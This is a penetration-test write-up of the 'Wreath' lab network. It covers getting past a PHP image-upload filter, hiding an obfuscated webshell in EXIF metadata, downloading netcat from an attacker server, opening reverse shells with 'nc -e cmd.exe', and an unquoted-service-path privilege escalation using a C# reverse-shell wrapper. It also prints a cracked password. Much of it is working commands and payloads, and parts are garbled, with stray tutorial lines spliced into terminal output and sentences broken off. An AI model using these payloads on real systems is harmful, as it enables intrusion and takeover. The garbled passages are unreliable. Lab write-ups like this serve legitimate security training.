[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/.DS_Store
```

```
(root㉿kali)-[~/home/kali/Wreath/Website]
└─# ls
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
1-70dde80cc19ec76704567996738894828f4ee895
2-345ac8b236064b431fa43f53d91c98c4834ef8f3
```

These files are not sorted by date automatically, so to determine the chronological order of the commits, I analyzed the `commit-meta.txt` files included with each commit. We can guess that these are currently in reverse order based on the commit message.

```

[~(root㉿kali)-~/home/kali/Wreath/Website]
# separator=""; for i in $(ls); do printf "%s$separator\n" 4;1m${i}033[0m${cat $i/commit-meta.txt}\n"; done
; printf "\n\n$separator\n\n" and by gehanxit from @internetshe
   Use at your own risk, usage might be illegal in certain circumstances.
   only for educational purposes.

0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22cf4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end

```

Correct Answer

Let's head into the newly created repository. We see three directories:

```

1-70dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000 and previously, these are not sorted by
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit to piece together the order of the commits. Fortunately there are only three commits in
this repository, and each commit comes with a commit-meta.txt file which we can use to get an
order of events.
```

```

2-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fce78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter

```

This gives us the three `commit-meta.txt` files in a nicely formatted order:

[?php](#) [all Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google](#)

```

if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
    $target = "uploads/.basename($_FILES["file"]["name"]);
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ./?msg=Exists");
        die();
    }
    $size = getimagesize($_FILES["file"]["tmp_name"]);
    if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
        header("location: ./?msg=Fail");
        die();
    }
    move_uploaded_file($_FILES["file"]["tmp_name"], $target);
    header("location: ./?msg=Success");
    die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
    header("location: ./?msg=Method");
}

if(isset($_GET["msg"])){
    $msg = $_GET["msg"];
    switch ($msg) {
        case "Success":
            $res = "File uploaded successfully!";
            break;
        case "Fail":
            $res = "Invalid File Type";
            break;
        case "Exists":
            $res = "File already exists";
            break;
        case "Method":
            $res = "No file send";
            break;
    }
}
?>
<!DOCTYPE html>
<html lang=en>
    <!-- Todo:
        - Finish the styling: it looks awful
        - Get Ruby more food. Greedy animal is going through it too fast
        - Upgrade the filter on this page. Can't rely on basic auth for everything
        - Phone Mrs Walker about the neighbourhood watch meetings
    -->
    <head>
        <title>Ruby Pictures</title>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
        <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
    </head>
    <body>
        <main>
            <h1>Welcome Thomas!</h1>
            <h2>Ruby Image Upload Page</h2>
            <form method="post" enctype="multipart/form-data">
                <input type="file" name="file" id="fileEntry" required, accept="image/jpeg,image/png,image/gif">
                <input type="submit" name="upload" id="fileSubmit" value="Upload">
            </form>
            <p id=res><?php if (isset($res)){ echo $res; }?></p>
        </main>
    </body>
</html>
~
~
~
```

(END)

This appears to be a file-upload point, so we might look for a file upload exploit.

Additionally, the to-do list at the bottom of the page

Aside from the filter, what protection method is like

Let's turn our attention to the code itself now.

Reading through the PHP code, it appears that there

These filters are rolled together into one block of PHP:

```

    $size = getimagesize($_FILES["file"]["tmp_name"]);
    if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
        header("location: ./?msg=Fail");
        die();
    }
}
```

here uses a classic PHP technique used

these dimensions if the file is genuinely an image, or

do so.

statement which checks two

second condition is easy: `!$size` just checks to se

```


    <?php if (isset($res)){ echo $res; }?>
```

There are two functions in play here: `in_array()`

Initial Observations Before Accessing the Upload Page:


- The page is expected to be protected by basic authentication.
- It likely allows uploading image files.
- There are two filters implemented to prevent uploading non-image files:
 - File extension check.
 - `getimagesize()` validation.
- Both of these filters are potentially bypassable with known techniques.

With this in mind, we proceed to access and test the page.




We attempted to **log in** using credentials previously discovered during the enumeration phase. We already identified the username **Thomas** and the domain **twreath**, along with the password **i<3ruby**, which we had cracked from a recovered hash.

After entering these credentials: `Thomas :i<3ruby`, the login was successful.



As a test, we uploaded a valid `.png` file through the upload form. The upload was successful, confirming that the application accepts allowed image file types without issue.



On Thomas's computer, an **antivirus is running**, but its exact type is unknown. To verify if we can execute a shell, we prepared a test PHP shell renamed as test-labdar.jpeg.php to bypass simple file extension checks. The test payload used was:

```
<?php echo "<pre>Test Payload</pre>"; die(); ?>
```


```
└──(root㉿kali)-[/home/kali/Downloads]
# cp /home/kali/Downloads/line.png test-labdar.jpeg.php
```

Additionally, we embedded this test shell into the file's metadata using **ExifTool** to further evade detection. This approach helps determine whether the payload is executed despite the antivirus protection.

```
└──(root㉿kali)-[/home/kali/Downloads]
# exiftool -Comment=<?php echo "<pre>Test Payload</pre>"; die(); ?> test-labdar.jpeg.php
p
 1 image files updated

└──(root㉿kali)-[/home/kali/Downloads]
# exiftool test-labdar.jpeg.php
ExifTool Version Number      : 13.10
File Name                   : test-labdar.jpeg.php
Directory                   : .
File Size                   : 249 bytes
File Modification Date/Time : 2025:05:22 09:23:49-04:00
File Access Date/Time       : 2025:05:22 09:23:49-04:00
File Inode Change Date/Time: 2025:05:22 09:23:49-04:00
File Permissions            : -rw-r--r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 300
Image Height                : 168
Bit Depth                   : 8
Color Type                  : Palette
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
Palette                     : (Binary data 21 bytes, use -b option to extract)
Comment                     : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Size                  : 300x168
Megapixels                  : 0.050
```


We uploaded our test file and confirmed that it executes **successfully**.



Exploiting Unfiltered Picture Extensions

We are now ready to upload the actual shell. Using the PHP obfuscator, (<https://www.gaijin.at/en/tools/php-obfuscator>) we transformed the PHP code into the following obfuscated **payload**:


```
<?php  
\$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo  
base64_decode('PHByZT4=') . shell_exec(\$p0) .  
base64_decode('PC9wcmU+');}die();?>
```




We then replaced our payload inside the file metadata using **exiftool** and uploaded it to the target website.

```
[root@kali]~/home/kali/Downloads]  
# cp test-labdar.jpeg.php shell-labdar.jpeg.php  
[root@kali]~/home/kali/Downloads]  
# exiftool shell-labdar.jpeg.php  
ExifTool Version Number : 13.10  
File Name : shell-labdar.jpeg.php  
Directory : .  
File Size : 249 bytes  
File Modification Date/Time : 2025:05:22 10:48:28-04:00  
File Access Date/Time : 2025:05:22 10:48:28-04:00  
File Inode Change Date/Time : 2025:05:22 10:48:28-04:00  
File Permissions : rwxr--r--  
File Type : JPEG  
File Type Extension : png  
MIME Type : image/png  
Image Width : 300  
Image Height : 168  
Bit Depth : 8  
Color Type : Palette  
Compression : Deflate/Inflate  
Filter : Adaptive  
Interlace : Noninterlaced  
Palette : (Binary data 21 bytes, use -b option to extract)=>1. de[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo  
: <?php echo "<pre>Test Payload</pre>"; die(); ?>  
: 300x168  
Megapixels : 0.050  
[root@kali]~/home/kali/Downloads]  
# exiftool -Comments=<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>* shell-labdar.jpeg.php  
P 1 image files updated  
[root@kali]~/home/kali/Downloads]
```

Let's upload the file on the website.



The payload was **successfully executed**, allowing system commands to be run through the webshell for further exploration of the target environment and the collection of information useful for post-exploitation activities.



To escalate access, a reverse shell was attempted using **Netcat**. Standard payloads were avoided due to Defender detection. A less-known Netcat version from GitHub was used to bypass antivirus.


```
[root@kali]~[~/home/kali/Wreath] * We could use the file upload point that we originally exploited to upload an unrestricted PHP file uploader (in the same way)
# git clone https://github.com/int0x33/nc.exe
Cloning into 'nc.exe'...
remote: Enumerating objects: 13, done.
remote: Total 13 (delta 0), reused 0 (delta 0), pack-reused 13 (from 1) work
Receiving objects: 100% (13/13), 114.07 KiB | 1.43 MiB/s, done.
What output do you get when running the command [git status]?
[root@kali]~[~/home/kali/Wreath]
# ls
43777.py chisel.exe CVE-2019-15107 id_rsa nc nc.exe nmap-LABDAR nmap.txt Repo socat socat-static Website
[root@kali]~[~/home/kali/Wreath] nc.exe is a default Windows tool that is used to (amongst other things) download CA certificates. This also makes it ideal for file transfer
# cd nc.exe
Instead we'll stick with trusty old curl.
[root@kali]~[~/home/kali/Wreath/nc.exe] upload your new copy of netcat to the target
# ls
doexec.c generic.h getopt.c getopt.h hobbit.txt license.txt Makefile nc64.exe nc.exe netcat.c readme.txt
[root@kali]~[~/home/kali/Wreath/nc.exe] note backslashes used here. This is purely due to how the webshell handles backslashes. We need to escape the backslash
# sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
■
```

<http://10.200.81.100/resources/uploads/shell-labdar.jpeg.php?wreath=curl%20http://10.50.82.54/nc64.exe%20-o%20c:\\windows\\temp\\nc-labdar.exe>



We now have everything we need to get a reverse shell back from this target.

<http://10.200.81.100/resources/uploads/shell-labdar.jpeg.php?wreath=powershell.exe%20c:\\windows\\temp\\nc-labdar.exe%2010.50.82.54%2013000%20-e%20cmd.exe>



A reverse shell connection was successfully established using a custom Netcat binary.

```
[root@kali]~[~/home/kali/Wreath]
# nc -nvlp 13000
listening on [any] 13000 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.100] 52972
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

Privilege Escalation

A privilege escalation vector was identified in the form of an unquoted service path vulnerability. This misconfiguration may allow execution of arbitrary code with elevated privileges.

Name	PathName
AmazonSSMAgent	"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
Apache2.4	"C:\xampp\apache\bin\httpd.exe"
AWS_Lite_Guest_Agent	"C:\Program Files\Amazon\XenToo\LSM"
MozillaMaintenance	"C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
NetSetupSvc	"C:\Windows\system32\netsetup.dll"
Windows Defender Advanced Threat Protection Service	"C:\Program Files\Windows Defender\Advanced Threat Protection\MsSense.exe"
System Explorer Service	"C:\Windows\system32\SystemExplorerService64.exe"
Windows Defender Antivirus Network Inspection Service	"C:\Windows\system32\WdNisSvc.dll"
Windows Defender Antivirus Service	"C:\Windows\system32\WinDefend.dll"
Windows Media Player Network Sharing Service	"C:\Windows\system32\WMPNetworkSvc.dll"

```
C:\tools>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService  First of all, let's check to see which account the service runs under:
[SC] QueryServiceConfig SUCCESS [SERVICE_NAME: SystemExplorerHelpService]

SERVICE_NAME: SystemExplorerHelpService  Service running as the local system account (Aye/Nay)?
    TYPE               : 20  WIN32_SHARE_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 0   IGNORE
    BINARY_PATH_NAME  : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
    LOAD_ORDER_GROUP  : This is looking good!
    TAG               : 0
    DISPLAY_NAME      : System Explorer Service  In the directory, if we can write to it, we are golden!
    DEPENDENCIES      : 
    SERVICE_START_NAME: LocalSystem
```

Using the `Get-Acl` command, it was determined that the current user has **FullControl** permissions over the directory **C:\Program Files (x86)\System Explorer**. This confirms the ability to modify files within the service path, supporting the potential for a successful unquoted service path privilege escalation attack.

```
C:\tools>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators  Is the service running as the local system account (Aye/Nay)?
Group  : WREATH-PC\None
Access : BUILTINUsers Allow FullControl
        NT SERVICE\TrustedInstaller Allow FullControl
        NT SERVICE\TrustedInstaller Allow 268435456
        NT AUTHORITY\SYSTEM Allow FullControl
        NT AUTHORITY\SYSTEM Allow 268435456
BUILTINAdministrators Allow FullControl  In the directory, if we can write to it, we are golden!
BUILTINAdministrators Allow 268435456
BUILTINUsers Allow ReadAndExecute, Synchronize
BUILTINUsers Allow -1610612736
CREATOR OWNER Allow 268435456
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;;
;;S-1-15-2-2)
```

Mono was installed to enable compiling C# code on Linux. A simple C# program ([Wrapper.cs](#)) was written to launch a Netcat reverse shell by starting a new process with the Netcat executable and appropriate connection parameters (attacker IP and port).

```
using System;
using System.Diagnostics;

namespace Wrapper {
    class Program {
        static void Main() {
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo();
            procInfo.FileName = "c:\\windows\\temp\\nc-labdar.exe";
            procInfo.Arguments = "10.50.82.54 13005 -e cmd.exe";
            procInfo.UseShellExecute = false;
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

The program disables window creation for stealth and is compiled using the Mono C# compiler ([mcs Wrapper.cs](#)). This allows executing the reverse shell payload on the target Windows machine.

```
(kali㉿kali)-[~/Wreath]
$ mcs Wrapper.cs
```

A temporary SMB server was started on the attacker's machine using **Impacket** with SMBv2 support and authentication enabled:

```
(kali㉿kali)-[~/Wreath]
$ sudo python2 smbserver.py share . -smb2support -username user -password s3cureP@ssword
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation trying a share called 'share' in the current directory. As Impacket uses SMBv1 by default, we ne
[*] Config file parsed
[*] Config file parsed
